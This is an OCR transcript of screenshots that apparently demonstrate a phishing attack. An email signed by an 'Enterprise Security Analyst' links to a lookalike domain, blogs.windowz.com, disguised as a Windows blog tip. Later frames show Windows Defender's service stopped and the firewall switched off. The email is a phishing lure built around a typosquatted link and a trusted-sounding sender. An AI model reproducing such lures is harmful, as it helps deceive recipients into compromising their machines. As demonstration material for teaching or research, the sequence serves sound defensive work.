There have been exciting changes to the Windows 10 Action Center!
Visit http://blogs.windowz.com/windowsexperience/2016/09/12/windows-10-tip-updates-to-the-action-center for additional info.
Best regards,
John Smith,
Enterprise Security Analyst
sec.analyst.smith@outlook.com
Control Panel ▸ System and Security ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center
Network and Sharing Center
Help protect your computer with Windows Firewall
Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.
How does a firewall help protect my computer?
What are network locations?
Home or work (private) networks
Connected
Public networks
Connected
Windows Defender
Home
Scan
History
Tools
Protection against spyware and potentially unwanted software
No unwanted or harmful software detected.
Your computer is running normally.
Update status
Status:
Your program is up-to-date.
Start time:
2:27 AM
Time elapsed:
00:00:26
Status
Last scan:
Today at 2:16 AM (Quick scan)
Scan schedule:
Daily around 2:00 AM (Quick scan)
Real-time protection:
On
Antispyware definitions:
Version 1.227.2225.0 created on 9/12/2016 at 5:52 PM


Windows 10 - Exciting Changes - Message (HTML)
http://blogs.windowz.com.con...
Waiting for blogs.windowz....
Control Panel ▸ System and Security ▸ Windows Firewall
Search Control Panel
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Action Center
Network and Sharing Center
Help protect your computer with Windows Firewall
Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.
How does a firewall help protect my computer?
What are network locations?
Home or work (private) networks
Connected
Public networks
Connected
Windows Defender
Home
Scan
History
Tools
Protection against spyware and potentially unwanted software
No unwanted or harmful software detected.
Your computer is running normally.
Update status
Status: Your program is up-to-date.
Start time: 2:27 AM
Time elapsed: 00:00:26
Status
Last scan: Today at 2:16 AM (Quick scan)
Scan schedule: Daily around 2:00 AM (Quick scan)
Real-time protection: On
Antispyware definitions: Version 1.227.2225.0 created on 9/12/2016 at 5:52 PM

Windows 10 - Exciting Changes - Message (HTML)

https://blogs.windows.com/w

Windows 10 Tip: Updates t...

Windows

RSS

WINDOWS 10 | DEVICES | WINDOWS DEVELOPER | MICROSOFT EDGE DEVELOPER | BUSINESS

WINDOWS INSIDER PROGRAM | THIS WEEK ON WINDOWS | WINDOWS 10 TIPS | WINDOWS STORE | XBOX PLAY ANYWHERE

SEPTEMBER 12, 2016 10:10 AM

Windows 10 Tip: Updates to the action center

By Elana Pidgeon / Junior Editor, Windows Blog

SHARE TWEET SHARE SHARE SKYPE

Did you know that you have an action center that lets you monitor and interact with notifications and settings? And did you also know that it recently got an upgrade with the Windows 10 Anniversary Update?

Here's what's new with the action center:

RELATED POSTS

This Week on Windows: Halo 5, a Solitaire milestone and more
Read more

Drive to the Music You Love in Forza Horizon 3 with Groove
Read more

A Whole New World for Halo 5 Begins Now
Read more

Control Panel ▸ System and Security ▸ Windows Firewall

Search Control Panel

Control Panel Home

Allow a program or feature through Windows Firewall

Change notification settings

Turn Windows Firewall on or off

Restore defaults

Advanced settings

Troubleshoot my network

See also

Action Center

Network and Sharing Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Connected

Public networks — Connected

Windows Defender

Home | Scan | History | Tools

Protection against spyware and potentially unwanted software

No unwanted or harmful software detected.

Your computer is running normally.

Update status

Status: Your program is up-to-date.
Start time: 2:27 AM
Time elapsed: 00:00:26

Status

Last scan:	Today at 2:16 AM (Quick scan)
Scan schedule:	Daily around 2:00 AM (Quick scan)
Real-time protection:	On
Antispyware definitions:	Version 1.227.2225.0 created on 9/12/2016 at 5:52 PM

Windows 10 - Exciting Changes - Message (HTML)

https://blogs.windows.com/w

Windows 10 Tip: Updates t...

Windows

RSS

WINDOWS 10 | DEVICES | WINDOWS DEVELOPER | MICROSOFT EDGE DEVELOPER | BUSINESS

WINDOWS INSIDER PROGRAM | THIS WEEK ON WINDOWS | WINDOWS 10 TIPS | WINDOWS STORE | XBOX PLAY ANYWHERE

SEPTEMBER 12, 2016 10:10 AM

Windows 10 Tip: Updates to the action center

By Elana Pidgeon / Junior Editor, Windows Blog

SHARE TWEET SHARE SHARE SKYPE

Did you know that you have an action center that lets you monitor and interact with notifications and settings? And did you also know that it recently got an upgrade with the Windows 10 Anniversary Update?

Here's what's new with the action center:

RELATED POSTS

This Week on Windows: Halo 5, a Solitaire milestone and more
Read more

Drive to the Music You Love in Forza Horizon 3 with Groove
Read more

A Whole New World for Halo 5 Begins Now
Read more

Control Panel ▸ System and Security ▸ Windows Firewall

Search Control Panel

Control Panel Home

Allow a program or feature through Windows Firewall

Change notification settings

Turn Windows Firewall on or off

Restore defaults

Advanced settings

Troubleshoot my network

See also

Action Center

Network and Sharing Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Connected

Public networks — Connected

Windows Defender

Home | Scan | History | Tools

Protection against spyware and potentially unwanted software

Service has stopped

A problem caused this program's service to stop. To start the service, click the Start now button or restart your computer.

Start now

Update status

Status: Your program is up-to-date.
Start time: 2:27 AM
Time elapsed: 00:00:26

Status

Last scan: Today at 2:16 AM (Quick scan)
Scan schedule: Daily around 2:00 AM (Quick scan)
Real-time protection: Off
Antispyware definitions: Version 1.227.2225.0 created on 9/12/2016 at 5:52 PM

Windows 10 - Exciting Changes - Message (HTML)

https://blogs.windows.com/w

Windows 10 Tip: Updates t...

Windows

RSS

WINDOWS 10 | DEVICES | WINDOWS DEVELOPER | MICROSOFT EDGE DEVELOPER | BUSINESS

WINDOWS INSIDER PROGRAM | THIS WEEK ON WINDOWS | WINDOWS 10 TIPS | WINDOWS STORE | XBOX PLAY ANYWHERE

SEPTEMBER 12, 2016 10:10 AM

Windows 10 Tip: Updates to the action center

By Elana Pidgeon / Junior Editor, Windows Blog

SHARE | TWEET | SHARE | SHARE | SKYPE

Did you know that you have an action center that lets you monitor and interact with notifications and settings? And did you also know that it recently got an upgrade with the Windows 10 Anniversary Update?

Here's what's new with the action center:

RELATED POSTS

This Week on Windows: Halo 5, a Solitaire milestone and more
Read more

Drive to the Music You Love in Forza Horizon 3 with Groove
Read more

A Whole New World for Halo 5 Begins Now
Read more

Control Panel ▸ System and Security ▸ Windows Firewall

Search Control Panel

Control Panel Home

Allow a program or feature through Windows Firewall

Change notification settings

Turn Windows Firewall on or off

Restore defaults

Advanced settings

Troubleshoot my network

See also

Action Center

Network and Sharing Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.

Use recommended settings

What are the recommended settings?

Home or work (private) networks — Connected

Networks at home or work where you know and trust the people and devices on the network

Windows Firewall state:	Off
Incoming connections:	Block all connections to programs that are not on the list of allowed programs
Active home or work (private) networks:	xtremecgi.com

Windows Defender

Home | Scan | History | Tools

Protection against spyware and potentially unwanted software

Service has stopped

A problem caused this program's service to stop. To start the service, click the Start now button or restart your computer.


Start now


Update status

Status:	Your program is up-to-date.
Start time:	2:27 AM
Time elapsed:	00:00:26

Status

Last scan:	Today at 2:16 AM (Quick scan)
Scan schedule:	Daily around 2:00 AM (Quick scan)
Real-time protection:	Off
Antispyware definitions:	Version 1.227.2225.0 created on 9/12/2016 at 5:52 PM


Windows 10 - Exciting Changes - Message (HTML)
File
Message
Tell me what you want to do
John Smith <sec.analyst.smith@outlook.com>
Liz Bean
2:43 PM
Windows 10 - Exciting Changes
Dear Liz!
There have been exciting changes to the Windows 10 Action Center!
Visit http://blogs.windowz.com/windowsexperience/2016/09/12/windows-10-tip-updates-to-the-action-center for additional info.
Best regards,
John Smith,
Enterprise Security Analyst
sec.analyst.smith@outlook.com
Windows Firewall
Control Panel › System and Security › Windows Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
Help protect your PC with Windows Firewall
Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.
For your security, some settings are managed by your system administrator.
Domain networks
Not connected
Private networks
Not connected
Guest or public networks
Connected
Networks in public places such as airports or coffee shops
Windows Firewall state:
On
Incoming connections:
Block all connections to apps that are not on the list of allowed apps
Active public networks:
Unidentified network
Network 5
See also
Security and Maintenance
Network and Sharing Center
Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
Your PC is being monitored and protected.
Real-time protection:
On
Virus and spyware definitions:
Up to date
Scan options:
Quick
Full
Custom
Scan now
Scan details
Last scan: Today at 2:37 AM (Quick scan)
Ask me anything


Windows 10 - Exciting Changes - Message (HTML)
File
Message
Tell me what you want to do
John Smith <sec.analyst.smith@outlook.com>
Liz Bean
2:43 PM
Windows 10 - Exciting Changes
Windows 10 Tip: Updat
blogs.windows.com/windowsexperience/2016/09/12/windows-10-tip-updates-to-the-action-center/#upWJHl8xIjlt
Windows
RSS
Translate with bing
WINDOWS 10
DEVICES
WINDOWS DEVELOPER
MICROSOFT EDGE DEVELOPER
BUSINESS
Search ...
WINDOWS INSIDER PROGRAM
THIS WEEK ON WINDOWS
WINDOWS 10 TIPS
WINDOWS STORE
XBOX PLAY ANYWHERE
SEPTEMBER 12, 2016 10:10 AM
Windows 10 Tip: Updates to the action center
By Elana Pidgeon / Junior Editor, Windows Blog
SHARE
TWEET
SHARE
SHARE
SKYPE
Did you know that you have an action center that lets you monitor and interact with notifications and settings? And did you also know that it recently got an upgrade with the Windows 10 Anniversary Update?
Here's what's new with the action center:
ACTION CENTER
No new notifications
RELATED POSTS
This Week on Windows: Halo 5, a Solitaire milestone and more
Read more
Drive to the Music You Love in Forza Horizon 3 with Groove
Read more
A Whole New World for Halo 5 Begins Now
Read more
Windows Firewall
Control Panel
System and Security
Windows Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
Help protect your PC with Windows Firewall
Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.
For your security, some settings are managed by your system administrator.
Domain networks
Not connected
Private networks
Not connected
Guest or public networks
Connected
Networks in public places such as airports or coffee shops
Windows Firewall state:
On
Incoming connections:
Block all connections to apps that are not on the list of allowed apps
Active public networks:
Unidentified network
Network 5
See also
Security and Maintenance
Network and Sharing Center
Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
Your PC is being monitored and protected.
Scan options:
Quick
Full
Custom
Real-time protection:
On
Virus and spyware definitions:
